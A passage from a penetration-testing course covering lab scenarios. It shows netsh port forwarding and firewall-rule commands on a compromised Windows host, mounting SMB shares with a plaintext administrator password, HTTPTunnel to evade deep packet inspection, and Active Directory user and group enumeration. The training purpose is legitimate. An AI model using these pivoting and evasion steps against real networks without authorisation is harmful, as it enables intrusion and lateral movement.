During an assessment, we have compromised a Windows 10 target through a remote vulnerability and were able to successfully elevate our privileges to SYSTEM. After enumerating the compromised machine, we discover that in addition to being connected to the current network (10.11.0.x), it has an additional network interface that seems to be connected to a different network (192.168.1.x). In this internal subnet, we identify a Windows Server 2016 machine (192.168.1.110) that has TCP port 445 open.

To continue the scenario, we can now look for ways to pivot inside the victim network from the SYSTEM-level shell on the Windows 10 machine. Because of our privilege level, we do not have to deal with User Account Control (UAC), which means we can use the *netsh*[595] utility (installed by default on every modern version of Windows) for port forwarding and pivoting.

However, for this to work, the Windows system must have the *IP Helper* service running and *IPv6* support must be enabled for the interface we want to use. Fortunately, both are on and enabled by default on Windows operating systems.

We can check that the *IP Helper* service is running from the Windows *Services* program to confirm this:




Figure 302: IP Helper service running

We can confirm *IPv6* support in the network interface's settings:

[595] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts

Copyright © Offensive Security Ltd. All rights reserved.




Figure 303: IPv6 support enabled

Similar to the SSH local port forwarding example, we will attempt to redirect traffic destined for the compromised Windows 10 machine on TCP port 4455 to the Windows Server 2016 machine on port 445.

In this example, we will use the netsh (**interface**) context to **add** an IPv4-to-IPv4 (**v4tov4**) proxy (**portproxy**) listening on 10.11.0.22 (**listenaddress=10.11.0.22**), port 4455 (**listenport=4455**) that will forward to the Windows 2016 Server (**connectaddress=192.168.1.110**) on port 445 (**connectport=445**):

```
C:\Windows\system32> netsh interface portproxy add v4tov4 listenport=4455 listenaddres
s=10.11.0.22 connectport=445 connectaddress=192.168.1.110
```

Listing 651 - Local port forwarding using netsh

Using **netstat**, we can confirm that port 4455 is listening on the compromised Windows host:

```
C:\Windows\system32> netstat -anp TCP | find "4455"
TCP    10.11.0.22:4455        0.0.0.0:0              LISTENING
```

Listing 652 - Checking if the port is bound after the forward has been made with netsh

By default, the Windows Firewall will disallow inbound connections on TCP port 4455, which will prevent us from interacting with our tunnel. Given that we are running with SYSTEM privileges, we can easily remedy this by adding a firewall rule to allow inbound connections on that port.

These **netsh** options are self-explanatory, but note that we allow (**action=allow**) specific inbound (**dir=in**) connections and leverage the firewall (**advfirewall**) context of netsh.

```
C:\Windows\system32> netsh advfirewall firewall add rule name="forward_port_rule" prot
ocol=TCP dir=in localip=10.11.0.22 localport=4455 action=allow
Ok.
```

Listing 653 - Using netsh to allow inbound traffic on TCP port 4455

As a final step, we can try to connect to our compromised Windows machine on port 4455 using **smbclient**. If everything has gone according to plan, the traffic should be redirected and the available network shares on the internal Windows Server 2016 machine should be returned.

As with our earlier scenario, Samba needs to be configured with a minimum SMB version of SMBv2. This is superfluous but we will include the commands here for completeness:

```
kali@kali:~$ sudo nano /etc/samba/smb.conf'

kali@kali:~$ cat /etc/samba/smb.conf
...
Please note that you also need to set appropriate Unix permissions
```


Copyright © Offensive Security Ltd. All rights reserved.

```
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

min protocol = SMB2

kali@kali:~$ sudo /etc/init.d/smbd restart
[ ok ] Restarting smbd (via systemctl): smbd.service.

kali@kali:~$ smbclient -L 10.11.0.22 --port=4455 --user=Administrator
Unable to initialize messaging context
Enter WORKGROUP\Administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.11.0.22 failed (Error NT_STATUS_IO_TIMEOUT)
Failed to connect with SMB1 -- no workgroup available
```

Listing 654 - Listing network shares on the Windows Server 2016 machine through local port forwarding using NETSH

We successfully listed the shares, but **smbclient** generated an error. This timeout issue is generally caused by a port forwarding error, but let's test this and determine if we can interact with the shares.

```
kali@kali:~$ sudo mkdir /mnt/win10_share

kali@kali:~$ sudo mount -t cifs -o port=4455 //10.11.0.22/Data -o username=Administrat
or,password=Qwerty09! /mnt/win10_share

kali@kali:~$ ls -l /mnt/win10_share/
total 1
-rwxr-xr-x 1 root root 7 Apr 17  2019 data.txt

kali@kali:~$ cat /mnt/win10_share/data.txt
data
```

Listing 655 - Mounting the remote share available on the Windows 2016 Server machine through a port forward

As demonstrated by the above commands, this error prohibits us from listing workgroups but it does not impact our ability to mount the share. The port forwarding was successful.

20.4.1.1 Exercise

1. Obtain a reverse shell on your Windows lab client through the Sync Breeze vulnerability.
2. Using the SYSTEM shell, attempt to replicate the port forwarding example using netsh.

Copyright © Offensive Security Ltd. All rights reserved.

20.5 HTTPTunnel-ing Through Deep Packet Inspection

So far, we have traversed firewalls based on port filters and stateful inspection. However, certain deep packet content inspection devices may only allow specific protocols. If, for example, the SSH protocol is not allowed, all the tunnels that relied on this protocol would fail.

To demonstrate this, we will consider a new scenario. Similar to our *NIX scenarios, let's assume we have compromised a Linux server through a vulnerability, elevated our privileges to root, and have gained access to the passwords for both the root and student users on the machine.

Even though our compromised Linux server does not actually have deep packet inspection implemented, for the purposes of this section we will assume that a deep packet content inspection feature has been implemented that only allows the HTTP protocol. Unlike the previous scenarios, an SSH-based tunnel will not work here.

In addition, the firewall in this scenario only allows ports 80, 443, and 1234 inbound and outbound. Port 80 and 443 are allowed because this machine is a web server, but 1234 was obviously an oversight since it does not currently map to any listening port in the internal network.

In order to simulate this scenario, we will run the http_tunneling.sh script on our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/http_tunneling.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 1234 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/http_tunneling.sh
```

Listing 656 - Content of the http_tunneling.sh script

In this case, our goal is to initiate a remote desktop connection from our Kali Linux machine to the Windows Server 2016 through the compromised Linux server using only the HTTP protocol.

Copyright © Offensive Security Ltd. All rights reserved.

We will rely on *HTTPTunnel*[596] to encapsulate our traffic within HTTP requests, creating an "HTTP tunnel". HTTPTunnel uses a client/server model and we'll need to first install the tool and then run both a client and a server.

> *The stunnel*[597] *tool is similar to HTTPTunnel*[598] *and can be used in similar ways. It is a multiplatform GNU/GPL-licensed proxy that encrypts arbitrary TCP connections with SSL/TLS.*

We can install HTTPtunnel from the Kali Linux repositories as follows:

```
kali@kali:~$ apt-cache search httptunnel
httptunnel - Tunnels a data stream in HTTP requests

kali@kali:~$ sudo apt install httptunnel
...
```

Listing 657 - Installing HTTPTunnel from the Kali Linux repositories

Before diving in, we will describe the traffic flow we are trying to achieve.

First, remember that we have a shell on the internal Linux server. This shell is HTTP-based (which is the only protocol allowed through the firewall) and we are connected to it via TCP port 443 (the vulnerable service port).

We will create a local port forward on this machine bound to port 8888, which will forward all connections to the Windows Server on port 3389, the Remote Desktop port. Note that this port forward is unaffected by the HTTP protocol restriction since both machines are on the same network and the traffic does not traverse the deep packet inspection device. However, the protocol restriction will create a problem for us when we attempt to connect a tunnel from the Linux server to our Internet-based Kali Linux machine. This is where our SSH-based tunnel will be blocked because of the disallowed protocol.

To solve this, we will create an HTTP-based tunnel (a permitted protocol) between the machines using HTTPTunnel. The "input" of this HTTP tunnel will be on our Kali Linux machine (localhost port 8080) and the tunnel will "output" to the compromised Linux machine on listening port 1234 (across the firewall). Here the HTTP requests will be decapsulated, and the traffic will be handed off to the listening port 8888 (still on the compromised Linux server) which, thanks to our SSH-based local forward, is redirected to our Windows target's Remote Desktop port.

When this is set up, we will initiate a Remote Desktop session to our Kali Linux machine's localhost port 8080. The request will be HTTP-encapsulated, sent across the HTTPTunnel as HTTP traffic to port 1234 on the Linux server, decapsulated, and finally sent to our Windows target's remote desktop port.

[596] (Sebastian Weber, 2010), http://http-tunnel.sourceforge.net/

[597] (Stunnel, 2019), https://www.stunnel.org/

[598] (Sebastian Weber, 2010), http://http-tunnel.sourceforge.net/

Copyright © Offensive Security Ltd. All rights reserved.

Take a moment to understand this admittedly complex traffic flow before proceeding. Port forwarding with encapsulation can be complicated because we have to consider firewall rules, protocol limitations, and both inbound and outbound port allocations. It often helps to pause and write a map or flow chart like the one shown in Figure 304 below before executing the actual commands. This process is complicated enough without attempting to figure out both logic flow and syntax simultaneously.




Figure 304: HTTP encapsulation

To begin building our tunnel, we will create a local SSH-based port forward between our compromised Linux machine and the Windows remote desktop target. Remember, protocol does not matter here (SSH is allowed) as this traffic is unaffected by deep packet inspection on the internal network.

To do this, we will create a local forward (**-L**) from this machine (**127.0.0.1**) and will log in as **student**, using the new password we created post-exploitation. We will forward all requests on port 8888 (**0.0.0.0:8888**) to the Windows Server's remote desktop port (**192.168.1.110:3389**):

```
www-data@debian:/$ ssh -L 0.0.0.0:8888:192.168.1.110:3389 student@127.0.0.1
ssh -L 0.0.0.0:8888:192.168.1.110:3389 student@127.0.0.1
Could not create directory '/var/www/.ssh'.
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:RdJnCwlCxEG+c6nShI13N6oykXAbDJkRma3cLtknmJU.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
student@127.0.0.1's password: lab
...

student@debian:~$ ss -antp | grep "8888"
```


Copyright © Offensive Security Ltd. All rights reserved.

```
ss -antp | grep "8888"
LISTEN     0      128          *:8888                     *:*
```

Listing 658 - Forwarding TCP port 8888 on our compromised Linux machine to TCP port 3389 on the Windows Server 2016 system

Next, we must create an HTTPTunnel out to our Kali Linux machine in order to slip our traffic past the HTTP-only protocol restriction. As mentioned above, HTTPTunnel uses both a client (*htc*) and a server (*hts*).

We will set up the server (**hts**), which will listen on localhost port **1234**, decapsulate the traffic from the incoming HTTP stream, and redirect it to localhost port 8888 (**--forward-port localhost:8888**) which, thanks to the previous command, is redirected to the Windows target's remote desktop port:

```
student@debian:~$ hts --forward-port localhost:8888 1234
hts --forward-port localhost:8888 1234

student@debian:~$ ps aux | grep hts
ps aux | grep hts
student  12080  0.0  0.0   2420    68 ?        Ss   07:49   0:00 hts --forward-port lo
calhost:8888 1234
student  12084  0.0  0.0   4728   836 pts/4    S+   07:49   0:00 grep hts

student@debian:~$ ss -antp | grep "1234"
ss -antp | grep "1234"
LISTEN  0  1   *:1234   *:*    users:(("hts",pid=12080,fd=4))
```

Listing 659 - Setting up the server component of HTTPTunnel

The **ps** and **ss** commands show that the HTTPTunnel server is up and running.

Next, we need an HTTPTunnel client that will take our remote desktop traffic, encapsulate it into an HTTP stream, and send it to the listening HTTPTunnel server. This (**htc**) command will listen on localhost port 8080 (**--forward-port 8080**), HTTP-encapsulate the traffic, and forward it across the firewall to our listening HTTPTunnel server on port 1234 (**10.11.0.128:1234**):

```
kali@kali:~$ htc --forward-port 8080 10.11.0.128:1234

kali@kali:~$ ps aux | grep htc
kali      10051  0.0  0.0   6536    92 ?        Ss   03:33   0:00 htc --forward-port 8
080 10.11.0.128:1234
kali      10053  0.0  0.0  12980  1056 pts/0    S+   03:33   0:00 grep htc

kali@kali:~$ ss -antp | grep "8080"
LISTEN  0   0   0.0.0.0:8080    0.0.0.0:*    users:(("htc",pid=2692,fd=4))
```

Listing 660 - Setting up the client component of HTTPTunnel

Again, the **ps** and **ss** commands show that the HTTPTunnel client is up and running.

Now, all traffic sent to TCP port 8080 on our Kali Linux machine will be redirected into our HTTPTunnel (where it is HTTP-encapsulated, sent across the firewall to the compromised Linux server and decapsulated) and redirected again to the Windows Server's remote desktop service.

Copyright © Offensive Security Ltd. All rights reserved.

We can validate that this is working by starting Wireshark to sniff the traffic, and verify it is being HTTP-encapsulated, before initiating a remote desktop connection against our Kali Linux machine's listening port 8080:




Figure 305: RDP login on the Windows Server 2016 machine through the HTTP tunnel

Excellent! The remote desktop connection was successful.

Inspecting the traffic in Wireshark, we confirm that it is indeed HTTP-encapsulated, and would have bypassed the deep packet content inspection device.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 306: Inspecting the HTTTP-encapsulated traffic in Wireshark

20.5.1.1 Exercises

1. Connect to your dedicated Linux lab client as the *student* account using **rdesktop** and run the **http_tunneling.sh** script from **/root/port_forwarding_and_tunneling/** as root.
2. Start the *apache2* service and exploit the vulnerable web application hosted on port 443 (covered in a previous module) in order to get a reverse HTTP shell.[599]
3. Replicate the scenario demonstrated above using your dedicated clients.

20.6 Wrapping Up

In this module, we covered the concepts of port forwarding and tunneling. The module contains tools to apply these techniques on both Windows and *NIX operating systems, which allow us to bypass various egress restrictions as well as deep packet inspection devices.

[599] (Apurv Singh Gautam, 2019), https://github.com/apurvsinghgautam/HTTP-Reverse-Shell

Copyright © Offensive Security Ltd. All rights reserved.

21. Active Directory Attacks

Microsoft Active Directory Domain Services,[600] often referred to as Active Directory (AD), is a service that allows system administrators to update and manage operating systems, applications, users, and data access on a large scale. Since Active Directory can be a highly complex and granular management layer, it poses a very large attack surface and warrants attention.

In this module, we will introduce Active Directory and demonstrate enumeration, authentication, and lateral movement techniques.

21.1 Active Directory Theory

Let's begin with a brief overview of basic Active Directory concepts and terms to lay down a foundation before we move into enumeration and exploitation.

Active Directory consists of several components. The most important component is the *domain controller* (DC),[601] which is a Windows 2000-2019 server with the *Active Directory Domain Services* role installed. The domain controller is the hub and core of Active Directory because it stores all information about how the specific instance of Active Directory is configured. It also enforces a vast variety of rules that govern how objects within a given Windows domain interact with each other, and what services and tools are available to end users. The power and complexity of Active Directory is founded on incredible granularity of controls available to network administrators.

> *There are three different versions of Windows server operating systems. The first was the original "desktop experience" version. Server Core,[602] introduced with Windows Server 2008 R2, is a minimal server installation without a dedicated graphical interface. Server Nano,[603] the most recent version, was introduced in Windows Server 2016 and is even more minimal than Server Core. The standard "desktop experience" and Server Core editions can function as domain controllers. The Nano edition can not.*

When an instance of Active Directory is configured, a *domain* is created with a name such as *corp.com* where *corp* is the name of the organization. Within this domain, we can add various types of objects, including computer and user objects.

System administrators can (and almost always do) organize these objects with the help of *Organizational Units* (OU).[604] OUs are comparable to file system folders in that they are containers used to store and group other objects. Computer objects represent actual servers and workstations

[600] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview

[601] (Microsoft, 2014), https://technet.microsoft.com/library/cc786438(v=ws.10).aspx

[602] (Microsoft, 2008), https://msdn.microsoft.com/en-us/library/ee391626(v=vs.85).aspx

[603] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/get-started/getting-started-with-nano-server

[604] (Microsoft, 2018), https://technet.microsoft.com/en-us/library/cc978003.aspx

Copyright © Offensive Security Ltd. All rights reserved.

that are *domain-joined* (part of the domain), and user objects represent employees in the organization. All AD objects contain attributes, which vary according to the type of object. For example, a user object may include attributes such as first name, last name, username, and password.

Typically, client computers on an internal network are connected to the domain controller and to various other internal member servers such as database servers, file storage servers, etc. In addition, many organizations provide content through Internet-connected web servers, which sometimes are also members of the internal domain.

It should be noted that some organizations will have machines that are not domain-joined. This is especially true for Internet-facing machines.

Active Directory can be technically daunting as it includes many concepts and features that we can not fully cover in this module. Instead, we will introduce the basic AD terms and language along with additional knowledge required to build our enumeration and exploitation capabilities.

An Active Directory environment has a very critical dependency on a Domain Name System (DNS) service. As such, a typical domain controller in an AD will also host a DNS server that is authoritative for a given domain. Please note that in the labs, you may also find DNS servers that are not related to Active Directory and provide a lookup service for other computers.

21.2 Active Directory Enumeration

Typically, an attack against Active Directory infrastructure begins with a successful exploit or client-side attack against either a domain workstation or server followed by enumeration of the AD environment.

Some penetration tests begin with an assumed breach in which the client provides initial access to a workstation. This saves time, accelerates the assessment, and allows more time for assessment of the rest of the internal infrastructure, including Active Directory.

Once we have established a foothold, the goal is to advance our privilege level until we gain control of one or more domains. There are several ways to accomplish this.

Within AD, administrators use groups to assign permissions to member users, which means that during our assessment, we would target high-value groups. In this case, we could compromise a member of the *Domain Admins* group to gain complete control of every single computer in the domain.

Copyright © Offensive Security Ltd. All rights reserved.

Another way to gain control of a domain is to successfully compromise a domain controller since it may be used to modify all domain-joined computers or execute applications on them. Additionally, as we will see later, the domain controller contains all the password hashes of every single domain user account.

As we work through this module, we will walk through a variety of AD enumeration and exploitation techniques to demonstrate a typical domain compromise. In a real-world scenario, we could use many of the Windows enumeration and exploitation techniques outlined in previous modules. However, in this module, we will focus on techniques specifically designed to enumerate and exploit AD users and groups.

We will work under the assumption that we have already obtained access to the Windows 10 workstation through a technique covered previously in this course. We will also assume that we have compromised the *Offsec* domain user, which is also a member of the local administrator group for a domain-joined workstation. This will allow us to focus on Active Directory-related enumeration and exploitation techniques.

Our first goal in this scenario will be to enumerate the domain users and learn as much as we can about their group memberships in search of high-value targets. To do this, we will leverage several tools and techniques, many of which can be performed without any kind of administrative access.

21.2.1 Traditional Approach

The first technique, which we'll refer to as the "traditional" approach, leverages the built-in *net.exe*[605] application. Specifically, we will use the **`net user`**[606] sub-command, which enumerates all local accounts.

```
C:\Users\Offsec.corp> net user

User accounts for \\CLIENT251

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    student                  WDAGUtilityAccount
The command completed successfully.
```

Listing 661 - Running net user command

Adding the **`/domain`** flag will enumerate all users in the entire domain:

```
C:\Users\Offsec.corp> net user /domain
The request will be processed at a domain controller for domain corp.com.


User accounts for \\DC01.corp.com

-------------------------------------------------------------------------------
adam                     Administrator            DefaultAccount
Guest                    iis_service              jeff_admin
```

[605] (Microsoft, 2017), https://support.microsoft.com/en-us/help/556003

[606] (Microsoft, 2017), https://support.microsoft.com/en-us/help/251394/how-to-use-the-net-user-command

Copyright © Offensive Security Ltd. All rights reserved.

```
krbtgt                   offsec                   sql_service
The command completed successfully.
```

Listing 662 - Running net user domain command

Running this command in a production environment will likely return a much longer list of users. Armed with this list, we can now query information about individual users.

Based on the output above, we should query the *jeff_admin* user since the name sounds quite promising.

> *Our past experience indicates that administrators often have a tendency to add prefixes or suffixes to user names that identify accounts by their function.*

```
C:\Users\Offsec.corp> net user jeff_admin /domain
The request will be processed at a domain controller for domain corp.com.

User name                    jeff_admin
Full Name                    Jeff_Admin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/19/2018 1:56:22 PM
Password expires             Never
Password changeable          2/19/2018 1:56:22 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Listing 663 - Running net user against a specific user

The output indicates that jeff_admin is a member of the Domain Admins group so we will make a note of this.

In order to enumerate all groups in the domain, we can supply the **/domain** flag to the **net group** command:[607]:

[607] (Microsoft, 2017), https://technet.microsoft.com/pl-pl/library/cc754051(v=ws.10).aspx

Copyright © Offensive Security Ltd. All rights reserved.

```
C:\Users\Offsec.corp> net group /domain
The request will be processed at a domain controller for domain corp.com.


Group Accounts for \\DC01.corp.com

-------------------------------------------------------------------------------
*Another_Nested_Group
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Nested_Group
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Secret_Group
The command completed successfully.
```

Listing 664 - Running the net group command

From the highlighted output in Listing 664, we notice the custom groups *Secret_Group*, *Nested_Group* and *Another_Nested_Group*. In Active Directory, a group (and subsequently all the included members) can be added as member to another group. This is known as a nested group.

While nesting may seem confusing, it does scale well, allowing flexibility and dynamic membership customization of even the largest AD implementations.

Unfortunately, the **net.exe** command line tool cannot list nested groups and only shows the direct user members. Given this and other limitations, we will explore a more flexible alternative in the next section that is more effective in larger real-world environments.

21.2.1.1 Exercise

1. Connect to your Windows 10 client and use **net.exe** to lookup users and groups in the domain. See if you can discover any interesting users or groups.

21.2.2 A Modern Approach

There are several more modern tools capable of enumerating AD environments. PowerShell *cmdlets* like *Get-ADUser*[608] work well but they are only installed by default on domain controllers

[608] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/module/addsadministration/get-aduser?view=win10-ps

Copyright © Offensive Security Ltd. All rights reserved.

(as part of RSAT[609]), and while they may be installed on Windows workstations from Windows 7 and up, they require administrative privileges to use.

We can, however, use PowerShell (the preferred administration scripting language for Windows) to enumerate AD. In this section, we will develop a script that will enumerate the AD users along with all the properties of those user accounts.

Although this is not as simple as running a command like *net.exe*, the script will be quite flexible, allowing us to add features and functions as needed. As we build the script, we will discuss many technical details relevant to the task at hand. Once the script is complete, we can copy and paste it for use during an assessment.

As an overview, this script will query the network for the name of the Primary domain controller emulator and the domain, search Active Directory and filter the output to display user accounts, and then clean up the output for readability.

> *A Primary domain controller emulator is one of the five operations master roles or FSMO roles[610] performed by domain controllers. Technically speaking, the property is called PdcRoleOwner and the domain controller with this property will always have the most updated information about user login and authentication.*

This script relies on a few components. Specifically, we will use a *DirectorySearcher*[611] object to query Active Directory using the *Lightweight Directory Access Protocol* (LDAP),[612] which is a network protocol understood by domain controllers also used for communication with third-party applications.

LDAP is an *Active Directory Service Interfaces* (ADSI)[613] provider (essentially an API) that supports search functionality against an Active Directory. This will allow us to interface with the domain controller using PowerShell and extract non-privileged information about the objects in the domain.

Our script will center around a very specific *LDAP provider path*[614] that will serve as input to the *DirectorySearcher* .NET class. The path's prototype looks like this:

```
LDAP://HostName[:PortNumber][/DistinguishedName]
```

Listing 665 - LDAP provider path format

To create this path, we need the target *hostname* (which in this case is the name of the domain controller) and the *DistinguishedName* (DN)[615] of the domain, which has a specific naming standard based on specific Domain Components (DC).

[609] (Microsoft, 2018), https://technet.microsoft.com/en-us/library/gg413289.aspx

[610] (Microsoft, 2014), https://support.microsoft.com/en-gb/help/197132/active-directory-fsmo-roles-in-windows

[611] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher(v=vs.110).aspx

[612] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa367008(v=vs.85).aspx

[613] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa772170(v=vs.85).aspx

[614] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa746384(v=vs.85).aspx

[615] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/aa366101(v=vs.85).aspx

Copyright © Offensive Security Ltd. All rights reserved.

First, let's discover the hostname of the domain controller and the components of the DistinguishedName using a PowerShell command.

